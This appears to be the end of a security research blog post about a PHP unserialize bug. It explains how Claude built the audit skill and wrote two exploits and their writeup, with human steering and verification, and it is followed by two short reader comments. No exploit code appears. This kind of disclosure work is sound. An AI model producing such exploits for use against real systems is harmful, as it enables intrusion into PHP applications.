The bug came out of Calif's /php-unserialize-audit skill, the same framework behind our FreeBSD kernel work. The skill itself was built by Claude: we handed it ~20 historical advisories and had it distill them into the taxonomy and grep patterns the audit runs on. A dry run against PHP 5.6.40 rediscovered all 12 phpcodz advisories; the 8.5.5 run flagged the Serializable var_hash sharing as new.
Exploitation was a separate effort. We supplied a corpus of old unserialize exploits and steered the high-level strategy; Claude wrote both exploits and the technical writeup. We verify the PoCs end-to-end and otherwise ship the model's output as-is.
It's tempting to read that as "AI does vulnerability research now." What the MAD Bugs series actually shows is that the best results come from expert humans and AI working together.
People didn't stop hiking when cars were invented; cars let them reach more interesting trailheads.
AI lowers the floor for newcomers and gives existing researchers a serious amplifier. The remote chain here is a good example: most of it is ELF plumbing (program headers, .gnu_hash, GOT layout), the kind of byte-offset bookkeeping that is tedious to write by hand and that an AI gets right on the first try. Strip that tedium out and what's left is the exciting part.
So we think this is a great time to get into vulnerability research with AI (VRAI, if you want a label). PHP is a fun place to start: it sits between "the web" and "low-level engine internals," so one target gives you both the reach of web bugs and the mechanics of native memory corruption. We hope this post is a useful trailhead.
Love the car/hiking metaphor - that's exactly what we've been seeing from folks like you and Xint. Someone has to guide the AI, otherwise it's like turning on a firehose and letting go: everyone gets wet and no one's happy?
I'll leave the metaphors to you.